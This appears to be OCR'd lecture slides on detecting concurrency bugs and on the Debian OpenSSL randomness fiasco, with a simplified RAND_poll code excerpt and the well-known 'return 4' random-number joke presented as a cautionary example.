
COW = copy on write

How to detect concurrency bugs?

- Static analysis results in large number of false positives
  - Can only detect simple locking discipline violations reliably

- Dynamic analysis
  - Instrument source code, perform lockset and happens before analysis
  - Must try different inputs and scheduler combinations to trigger races

Debian randomness fiasco



OS randomness src: /dev/random in linux

Other randomness sources: pid, uninitialized memory content, etc.

OpenSSL PRNG


Random bytes

Debian randomness fiasco

```
RAND_poll() {
    char buf[100];
    fd = open("/dev/random", O_RDONLY);
    n = read(fd, buf, sizeof buf);
    close(fd);
    RAND_add(buf, sizeof buf, n);
    ...
}

RAND_add (….) {
  ...
  MD_Update(&m,buf,j)
}
```

Valgrind/purify complained about uniniatialized memory read so Debian maintainers commented this line out

Debian randomness fiasco



```
int getRandomNumber()
{
    return 4;  // chosen by fair dice roll.
               // guaranteed to be random.
}
```